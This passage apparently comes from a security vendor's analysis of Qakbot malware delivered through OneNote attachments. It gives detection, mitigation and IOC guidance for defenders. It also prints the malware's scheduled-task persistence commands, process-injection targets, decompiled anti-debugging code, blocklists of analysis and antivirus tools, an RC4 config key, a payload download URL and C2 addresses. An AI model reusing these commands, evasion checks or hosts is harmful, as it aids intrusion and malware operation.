"%s\system32\schtasks.exe" /Create /ST %02u:%02u /RU "NT AUTHORITY\SYSTEM"
/SC ONCE /tr "%s" /Z /ET %02u:%02u /tn %s
schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /TN %u /TR "%s"
/NP /F
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

The execution of the above commands demonstrates the persistence mechanism employed by the malware. The first line creates a scheduled task using the Windows built-in tool "schtasks.exe". The task is set to run only once at a specified time, as specified by the "/ST %02u:%02u" and "/ET %02u:%02u" parameters. The task is executed with the highest privileges using the "NT AUTHORITY\SYSTEM" user, as specified by the "/RU" parameter. The task command, "%s", is passed as an argument via the "/tr" parameter. The "/Z" parameter ensures that the task continues to run even if the user logs off. The task is given a name, specified by the "/tn %s" parameter.

The second line is set to run at every system start, as specified by the "/SC ONSTART" parameter. The "/NP" parameter ensures that the task is not prompted for administrative privileges, while the "/F" parameter forces the task to be created, even if a task with the same name already exists.

This sample either creates scheduled tasks or creates registry run key in *SOFTWARE\Microsoft\Windows\CurrentVersion\Run*.

Process injection

When the DLL payload is executed, it will inject its malicious code to a legitimate Windows OS process to perform defense evasion. Figure 11 shows the code and how it creates a suspended process (the wermgr.exe) as the first step of the process hollowing technique.



Figure 11 Dynamic analysis: process tree.

Below is the list of processes that can be injected by the Qakbot core .DLL during its execution:

%SystemRoot%\System32\wermgr.exe
%SystemRoot%\SysWOW64\OneDriveSetup.exe
%SystemRoot%\System32\xwizard.exe
%SystemRoot%\System32\msra.exe
%SystemRoot%\System32\dxdiag.exe
%SystemRoot%\SysWOW64\xwizard.exe
%SystemRoot%\System32\AtBroker.exe
%SystemRoot%\SysWOW64\ mobsync.exe
%SystemRoot%\SysWOW64\wermgr.exe
%SystemRoot%\SysWOW64\AtBroker.exe
%SystemRoot%\explorer.exe
%SystemRoot%\System32\OneDriveSetup.exe
%SystemRoot%\SysWOW64\CertEnrollCtrl.exe
%SystemRoot%\SysWOW64\msra.exe
%SystemRoot%\SysWOW64\dxdiag.exe
%SystemRoot%\System32\CertEnrollCtrl.exe
%SystemRoot%\System32\ mobsync.exe
%SystemRoot%\SysWOW64\explorer.exe

Table 3 List of processes that can be injected by the Qakbot core.

Evasion techniques

Anti-debugging

The code in Table 4 shows the code snippet that verifies if this sample is being debugged using the PEB Structure's BeingDebugged. If it detects the flag, it will XOR the 2 decryption key tables with 0xB8 to destroy itself then exit its process

```
int __thiscall sub_100026E5(void* this, int a1) {
    unsigned int v3; // eax
    unsigned int i; // ecx
    if (sub_1000BDB3(this) == -1) {
        while (1) {
            if (sub_1000F297() > 0) {
```

```

sub_1000BEAC(63, 1);
return 0;
}
if(NtCurrentPeb() -> BeingDebugged)
break;
( * (void(__stdcall*)(int,int))(dword_10020D98 +200))
(1000,1

v3 =0;
for(i=0; i <0x80; ++i)
key_blob_2[i] ^=0xB8u;
do
key_blob_1[v3++] ^= 0xB8u;
while(v3 >0x80

return 0;
}

```

Table 4 Anti debugging using PEB Being Debugged

Anti-dynamic analysis

This malware checks whether there are running processes in a block list, including:

frida-wininjector-helper-32.exe

idaq64.exe

frida-wininjector-helper-64.exe

loaddll32.exe

tcpdump.exe

PETools.exe

windump.exe

ImportREC.exe

ethereal.exe

LordPE.exe

wireshark.exe

SysInspector.exe

ettercap.exe

proc_analyzer.exe

rtsniff.exe

sysAnalyzer.exe

packetcapture.exe

sniff_hit.exe

capturenet.exe

joeboxcontrol.exe

qak_proxy

joeboxserver.exe

dumpcap.exe

ResourceHacker.exe

CFF Explorer.exe

x64dbg.exe

not_rundll32.exe

Fiddler.exe

ProcessHacker.exe

sniff_hit.exe

tcpview.exe

procmon.exe

filemon.exe

sysAnalyzer.exe

Anti AVs


The malware payload checks for Windows Defender Emulation using WinAPI GetFileAttributes of "C:\INTERNAL__empty". It verifies a list of processes that are related to antivirus products such as Kaspersky, Sentinel, AVG, Dr. Web, Fortinet, TrendMicro, F-Secure, ByteFence Anti-Malware, BitDefender, Avast, Windows Defender, Comodo Internet Security, ESET, etc.

```
AvastSvc.exe;aswEngSrv.exe;aswToolsSvc.exe;afwServ.exe;aswidsagent.exe;AvastUI.exe  
CynetEPS.exe;CynetMS.exe;CynetConsole.exe  
avp.exe;kavtray.exe  
SentinelServiceHost.exe;SentinelStaticEngine.exe;SentinelAgent.exe;  
SentinelStaticEngineScanner.exe;SentinelUI.exe  
ccSvcHst.exe;NortonSecurity.exe;nsWscSvc.exe  
coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe  
vkise.exe;isesrv.exe;cmdagent.exe  
MBAMService.exe;mbamgui.exe  
avgcsrva.exe;avgsvcx.exe;avgcsrva.exe  
CSFalconService.exe;CSFalconContainer.exe  
bdagent.exe;vsserv.exe;vsservppl.exe  
xagtnotif.exe;AppUIMonitor.exe
```

egui.exe;ekrn.exe
SophosUI.exe;SAVAdminService.exe;SavService.exe
dwengine.exe;dwarkdaemon.exe;dwwatcher.exe

C2 communication

In the Qakbot encryption/decryption process, the core DLL has two resources - one for the encrypted Configuration and one for the encrypted C2 IPs list. To decrypt these resources, the SHA1 Hash is computed on a certain string that is particular to each Qakbot sample, and that hash is used as the key for the RC4 algorithm.



Figure

12 Encrypted configuration values in the DLL resources.

The first decryption using the RC4 technique with a hard-coded key

“bUdiuy81gYguty@4frdRdpfko(eKmuteuMncueaN” yields the following data:

- From bytes 0 to 20: SHA1 Hash of second Key with encrypted configuration
- From bytes 20 to 40: Second Key
- From bytes 40: Encrypted Configuration

The second key is then used as the input for the second RC4 decryption to retrieve the decrypted configuration.

After decryption, we found that the campaign ID for this Qakbot is "tok01" and the timestamp is "1676453967 " which corresponds to February 15, 2023. All extracted C2 (IP:port) can be found in Appendix table 2. Most of these addresses belong to other infected systems that are used as a proxy to forward traffic to additional proxies or the actual C2.

Qakbot has been known to use a few modules during its infection chain, most notably:

- System information collection: In addition to general system information such as OS version, username, computer name, domain, screen resolution, system time, system uptime and bot uptime, it also contains the results of the installed applications and WMI queries are collected.
- Fetching remote plugins: Qakbot has at least few known different plugins: Password grabber, Cookie grabber, UPnP module, Hidden VNC, Email Collector, Hooking module, Proxy module, Web inject.

Threat Detection Strategies

This section is mainly targeted to security teams working on detection engineering and threat hunting. It consists of campaign’s key behaviours, detection opportunities, and mitigations.

Key Behaviors (TTPs)

This is a list of some of the threat behaviors that can be leveraged for detection.

Initial Access
Phishing: Spearphishing Attachment (T1566.001)
Threat actor lured user to open malicious email with malicious OneNote file as attachment (.one file extension).
Execution
User Execution: Malicious File (T1204.002)
User opened malicious OneNote file attachment.
Execution
User Execution: Malicious Link (T1204.001)
User clicks on malicious link included in the OneNote file
Defense Evasion
System Binary Proxy Execution: MSHTA (T1218.005)
OneNote spawns MSHTA to execute embedded .HTA file.

Command And Control

Ingress Tool Transfer (T1105)

MSHTA spawns cURL to download 2nd stage payload.

Defense Evasion

System Binary Proxy Execution: RunDll32 (T1218.011)

It spawns RunDll32 to execute 2nd stage payload.

Defense Evasion

Process Injection: Process Hollowing (T1055.012)

RunDll32 (Qbot) spawns and injects into a Windows System Process (e.g., wermgr.exe).

Discovery

- System Information Discovery (T1082)
- Security Software Discovery (T1518.001)
- Windows Management Instrumentation (T1047)

Injected Windows System Process (e.g., wermgr.exe) executes discovery commands via WMI.

Discovery

- System Information Discovery (T1082)
- System Owner/User Discovery (T1033)
- Domain Trust Discovery (T1482)
- System Network Connections Discovery (T1049)
- Windows Command Shell (T1059.003)

Injected Windows System Process (e.g., wermgr.exe) executes discovery commands via CMD.

```
|_ net view
|_ cmd /c set
|_ arp -a
|_ ipconfig /all
|_ nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.{DOMAIN}
|_ nltest /domain_trusts /all_trusts
|_ net share
|_ route print
|_ netstat -nao
|_ net localgroup
|_ qwinsta
|_ whoami /all
```

Persistence

Scheduled Tasks (T1053)

Windows System Process (e.g., wermgr.exe) establishes persistence via scheduled tasks.

Persistence

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

Windows System Process (e.g., wermgr.exe) establishes persistence via autorun registry keys.

Detection Opportunities

This is a mapping of Detection Opportunities to Threat Behaviours, Analysis Methods ([D3FEND](#)) and [ATT&CK](#) techniques.

Detect Suspicious Process Execution (Genealogy)

- Outlook spawns MSHTA/CMD
- MSHTA spawns cURL
- MSHTA/CMD spawns RunDll23
- RunDll32 spawns Windows System Binary
- Windows System Binary spawns cmd.exe
- Windows System Binary spawns schtasks.exe

Process Spawn Analysis

- User Execution: Malicious File (T1204.002)
- System Binary Proxy Execution: MSHTA (T1218.005)
- System Binary Proxy Execution: RunDll32 (T1218.011)
- Windows Command Shell (T1059.003)
- Scheduled Tasks (T1053)

Detect Suspicious Process Injection Attempts

RunDll32 injects Windows System Binary

- Process Spawn Analysis
- System Call Analysis

Ingress Tool Transfer (T1105)

Detect Suspicious Network Connection Attempts (Network Connection Events)

Windows System Binary connects to public IP

Connection Attempt Analysis

- Ingress Tool Transfer (T1105)
- Application Layer Protocol: Web Protocols (T1071.001)

Detect Suspicious Sequence of Commands
(Process Created Events)

Windows System Binary spawns sequence of discovery commands

Command Execution Analysis

- System Information Discovery (T1082)
- Domain Trust Discovery (T1482)
- System Network Connections Discovery (T1049)
- Windows Command Shell (T1059.003)

Note: In this analysis, the references to Outlook, OneNote, MSHTA, RunDll32, Cmd, schtask, wermgr refer to legit system binaries running from their expected paths.

Prevention and Mitigation

On top of CISA's counter-phishing [recommendations](#), we recommend the following prevention and mitigation countermeasures against this campaign:

1. Block emails with attachments with uncommon file extensions (.one, .hta, .vbs, .js, .wsf, .iso, .vhd, .img) [SECURE EMAIL GATEWAY CAPABILITIES]
2. Block known malicious sites [OUTBOUND WEB-BROWSING PROTECTIONS]
3. Block rarely used top-level domains [OUTBOUND WEB-BROWSING PROTECTIONS]
4. Block network connections initiated by commonly abused system binaries (e.g., MSHTA.exe, RunDll32.exe, cmd.exe) [OUTBOUND WEB-BROWSING PROTECTIONS]
5. Change default file associations for script file formats that are uncommon in your environment (e.g.: .wsf, .js, .hta, .vba, .chm, .cmd) [ENDPOINT PROTECTIONS]
6. Block PE File Creation on paths commonly used by malware (e.g.: %PROGRAMDATA%) [ENDPOINT PROTECTIONS]

Threat intelligence

Recent Qakbot OneNote variant leverages the trick of using U+202E in attached filename. It involves the use of the Right-to-Left Override character which is used to flip the direction of text from left-to-right to right-to-left. The attached filename that appears to be legitimate but is actually malicious. For example, a file named "tempeno.hta" could be renamed to "tempath.one" by using this technique, which could potentially trick users into opening the file, believing it to be a OneNote document (Figure 13).

 Figure 13 U+202E trick in attached file name.

Sevagas introduced the usage of OneNote in red teaming for the first time in August 2022. Thereafter, the distribution of malware via Microsoft OneNote documents in email is on the rise, with various cybercriminal threat actors utilizing this method. Most of these campaigns are broadly targeted, with a high volume of email phishing sent out. These attacks have impacted organizations globally, including those in North America and Europe, with TA577 returning from a break in activity and using OneNote to deliver Qakbot at the end of January 2023 . To gain a deeper understanding of the distribution of malware via Microsoft OneNote documents, we conducted a comprehensive analysis of our telemetry data (see Figure 14). Monitoring phishing emails with attachments or links leading to OneNote papers was our initial step. We further extracted all payloads from the OneNote documents and examined their techniques for capturing remote malicious payloads and understanding their threat vectors. By investigating these insights, we aimed to gain a more in-depth understanding of the threats posed by malware distributed via OneNote documents.





Figure 14 Workflow of malware payloads extraction from OneNote malware distribution campaigns.

Malicious OneNote documents have been a growing concern in recent months. One of the first malicious campaigns that used OneNote document was PoC scripts that included PE binary (KrbRelayUp) inside the document (1dc133f24649611277716350f9d63ccd7c30cec27b9b4b7c62f6bbfe395acfac) since June 2022, or embedded HTA that downloads remote PowerShell scripts to install PoshC2 in mid-November 2022 (1ff8e47def1e557b14470f95215d8763876f28411d4cf4fc7319c077733acd63).

Malicious OneNote documents have been a growing concern in recent months. One of the first malicious campaigns that used OneNote document was PoC scripts that included PE binary (KrbRelayUp) inside the document

(1dc133f24649611277716350f9d63ccd7c30cec27b9b4b7c62f6bbfe395acfac) since June 2022, or embedded HTA that downloads remote PowerShell scripts to install PoshC2 in mid-November 2022 (1ff8e47def1e557b14470f95215d8763876f28411d4cf4fc7319c077733acd63).



Figure

15 Phishing OneNote document since November 2022 targeted NedBank. However, the number of malicious OneNote samples has been gradually increasing since December 2022-January 2023, by counting the files collected up to February 16, 2023 (Figure 16). Additionally, a portion of the benign OneNote samples are decoy files samples that are downloaded by users upon executing the malicious OneNote files. Furthermore, the number of benign OneNote samples that are used as decoy files downloaded by users upon executing the malicious files are increasing as well. This trend shows that the ratio of malicious OneNote samples is heavily increasing.




Figure 16 Malicious OneNote detection since 01/2023.

Figure 17 illustrates a chart of malicious OneNote detections in 2023. These outbreaks have been reported in various countries, including the United States, South Korea, and Germany, and have impacted a wide range of industries.




Figure 17 Detected malicious OneNote events in 2023 across countries.

To gain deeper insights into the statistics of detection across industries, we analyzed the infected indicators of compromise. The results (Figure 18) indicate that the manufacturing, high-tech, and telecom sectors have the highest number of infected IoCs. This suggests that these industries may be more vulnerable to these types of attacks and need to take proactive measures to protect their systems and networks from potential threats.




Figure 18 Detected OneNote events in 2023 across industries.

In addition, various threat actors have started to use OneNote documents to distribute malware. In December 2022, we detected campaigns that used PowerShell in OneNote document to download the remote AsyncRAT payload. Since the end of January 2023, there has been an upsurge in the number of Qakbot campaigns using OneNote documents for malware distribution. Recently, we detected Onenote document started to drop Icedid malware using the same tactic. We have been tracking down some of the campaigns as listed below:

404.432

obama235
1675240891
February 1, 2023
404.432
bb12
1675417198
February 3, 2023
404.506
bb15
1676367197
February 14, 2023
404.510
tok01
1676453967
February 15, 2023

Table 5 Various campaigns of Qakbot using OneNote documents for malware distribution.

0.5.7B
207.244.236.205:6606 207.244.236.205:7707 207.244.236.205:8808
3LOSH RAT
xxxprofxxx.dnsdojo.com:5126 xxxsthebagsxxx.mywire.org:6606 xxxsthebagsxxx.mywire.org:7707 xxxsthebagsxxx.mywire.org:8808
0.5.7B
209.126.83.213:6606 209.126.83.213:7707 209.126.83.213:8808

Table 6 Various campaigns of AsyncRAT using OneNote documents for malware distribution.

3954321778
ehonlionetodo.com

Table 7 Icedid malware using OneNote documents for malware distribution

su1d.nerdpol.ovh:7000

Table 8 Xworm malware using OneNote documents for malware distribution

Conclusion

This research presents an analysis of a new spreading vector of the Qakbot malware. It consists of detailed analyses of OneNote malicious document, loader Qakbot DLL and its main payload. We show how we deobfuscated and unpacked Qakbot and extracted their configurations.

Even though these Qakbot campaigns do not seem to target a specific industry or territory, we have seen a considerable number of infections in the United States, India, Turkey, and Thailand. Based on our investigation, we believe that this tactic will continue to raise in other campaigns. Threat actors will make attempts to bypass detection from security solutions by exploring other evasion techniques such as embedding other malicious Office types inside OneNote, or other classic executable file tactics: Java, Python, SCR, MSI, etc. We recommend organizations and users to follow our proposed prevention and mitigation countermeasures against this campaign.

Appendix

Trellix malicious OneNote campaigns and Qakbot detection signatures

Product

Signature

Endpoint Security (ENS)

One/Downloader.a. W32/PinkSbot-IH W32/PinkSbot-HZ

W32/PinkSbot-IB

Endpoint Security (HX)

WERMGR LAUNCHED WITHOUT COMMAND LINE ARGUMENTS (METHODOLOGY)
POWERSHELL DOWNLOAD AT SUSPICIOUS PATH (METHODOLOGY)
QAKBOT J (FAMILY)

Network Security(NX)
Detection as a Service
Email Security
Malware Analysis
File Protect

FE_Trojan_ONE_Generic_1
FE_Trojan_ONE_Generic_2
FE_Trojan_ONE_Generic_3
FE_Trojan_ONE_Generic_4
FE_Trojan_ONE_Generic_5
FE_Trojan_ONE_Generic_6
FEC_Downloader_CMD_Generic_1
FEC_Downloader_CMD_Generic_2
FEC_Trojan_HTML_Generic_48
FEC_Trojan_HTML_Generic_49
FE_Trojan_Win32_QAKBOT_2
Downloader.CMD.Generic.MVX
Suspicious EmbeddedObject Onenote Activity
Suspicious Process Rundll32 Activity
Policy File ONENOTE with Embeded Object Delivered thru Emails
Suspicious Network By Powershell

Helix

WINDOWS METHODOLOGY [Office Suspicious Child Process] (1.1.2497)
WINDOWS METHODOLOGY [Rundll32 Abuse] (1.1.3992)

The latest Qakbot hashes can be found in Trellix Insights under the various Qbot Campaigns.

DLL payload URLs
URL

<http://185.104.195.9/87084.dat>
Registries
URL

HKEY_CURRENT_USER\Software\Microsoft\[RANDOM]

Qakbot C2 IP:port (timestamp 1676453967 February 15, 2023)

75.143.236.149:443

47.34.30.133:443

103.212.19.254:995

85.61.165.153:2222

12.172.173.82:995

217.165.186.116:2222

103.231.216.238:443

156.216.125.255:995

86.96.72.139:2222

181.118.206.65:995

24.239.69.244:443

188.83.248.76:443

183.87.163.165:443

68.108.122.180:443

64.237.185.60:443

98.145.23.67:443

173.18.126.3:443

2.50.48.213:443

150.107.231.59:2222

45.50.233.214:443

77.86.98.236:443

122.184.143.82:443

24.71.120.191:443

103.141.50.102:995

82.127.204.82:2222

73.165.119.20:443

217.128.91.196:2222

136.244.25.165:443

41.230.174.134:443

2.13.73.146:2222

50.68.204.71:443

90.104.22.28:2222

46.27.231.50:2078

162.248.14.107:443

74.33.196.114:443

27.109.19.90:2078

114.79.180.14:995

121.121.100.207:995

86.207.227.152:2222

75.98.154.19:443

81.157.227.223:2222

104.35.24.154:443

86.130.9.232:2222

62.35.67.88:443

201.244.108.183:995

124.122.56.144:443

151.65.224.211:443

190.75.132.158:2222

85.241.180.94:443

12.172.173.82:20

184.176.35.223:2222

2.99.47.198:2222

67.187.130.101:443

190.11.198.75:443

109.150.179.236:2222

172.248.42.122:443

98.37.25.99:443

73.29.92.128:443

85.85.34.201:993

82.212.115.188:443

202.142.98.62:443

93.156.99.48:443

205.164.227.222:443

190.206.75.58:2222

47.149.78.242:443

88.126.94.4:50000

12.172.173.82:50001

161.142.107.68:995

86.250.12.217:2222

35.143.97.145:995

47.21.51.138:443

188.49.125.169:995

174.104.184.149:443

58.247.115.126:995

86.202.48.142:2222

12.172.173.82:995

125.99.69.178:443

103.252.7.231:443

76.170.252.153:995

116.75.63.211:443

86.225.214.138:2222

73.161.176.218:443

109.49.52.108:2222

87.202.101.164:50000

65.190.242.244:443

92.97.197.177:2222

86.195.14.72:2222

24.206.27.39:443

149.74.159.67:2222

84.215.202.22:443

116.72.250.18:443

202.142.98.62:995

95.255.60.223:995

12.172.173.82:2087

103.42.86.110:995

74.92.243.113:50000

176.142.207.63:443

103.123.223.76:443

90.213.146.227:443

87.221.197.113:2222

27.0.48.233:443

103.144.201.53:2078

89.129.109.27:2222

92.27.86.48:2222

27.0.48.205:443

84.35.26.14:995

213.67.255.57:2222

88.126.112.14:50000

12.172.173.82:465

31.53.29.145:2222

209.142.97.83:995

50.68.204.71:993

59.28.84.65:443

108.2.111.66:995

12.172.173.82:21

136.232.184.134:995

114.143.176.234:443

12.172.173.82:990

85.59.61.52:2222

24.228.132.224:2222

Office 365 themed phishing campaign distributes Qakbot malware since February 22nd 2023.

